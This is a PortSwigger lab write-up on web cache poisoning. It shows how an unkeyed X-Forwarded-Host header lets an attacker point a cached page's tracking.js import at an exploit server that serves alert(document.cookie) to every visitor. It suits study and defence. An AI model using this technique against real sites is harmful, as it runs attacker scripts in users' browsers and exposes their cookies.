| Field | Detail |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | Web Cache Poisoning — Unkeyed Header, XSS via JS Import |
| Difficulty | Practitioner |
| Objective | Poison the cache with a response that executes alert(document.cookie) in the visitor's browser |
| Note | The lab supports the X-Forwarded-Host header |
Web Cache Poisoning with an Unkeyed Header
I intercepted a request to / to understand the caching behavior.


The response included Cache-Control: max-age=30 and an Age header counting up by the second — the cache is active, storing / responses for 30 seconds. Any user requesting / within that window gets the same cached response.
I tested with a cache buster to isolate my own requests during reconnaissance:
GET /?teto=1 HTTP/2

/?teto=1 and /?teto=2 were treated as separate cache entries, and switching back to a previously used parameter confirmed the old cached response was still being served. Using unique busters during testing avoids poisoning real users while probing — each probe stays in its own isolated cache entry.

With the caching behavior understood, I ran Param Miner ("Guess headers") to find unkeyed inputs the server processes without including in the cache key:

Issue detail
Cache poisoning: 'x-forwarded-host~%s.%h'.
X-Forwarded-Host is supported by the backend and not part of the cache key. Testing it manually:

The value was reflected directly into a script import:
<script type="text/javascript" src="//teto.com/resources/js/tracking.js">
</script>
<script src="/resources/labheader/js/labHeader.js"></script>
The backend uses X-Forwarded-Host to build the absolute URL for the tracking.js resource — whatever host we supply is where the browser requests that script from. Since the header isn't part of the cache key, a response poisoned this way gets served to every user matching the same cache entry without them sending the header themselves.

I set up the exploit server to serve the malicious payload at the exact path the page expects:
file: /resources/js/tracking.js
body: alert(document.cookie)
Then sent the poisoned request with X-Forwarded-Host pointing at the exploit server:
X-Forwarded-Host: exploit-0aff00d9046877b482000b12017000bd.exploit-server.net

That response got cached. For the next 30 seconds, every user requesting / received the poisoned response, loading tracking.js from the exploit server and executing alert(document.cookie) in their browser. I reloaded the page to confirm:

Alert fired.

Lab solved o.o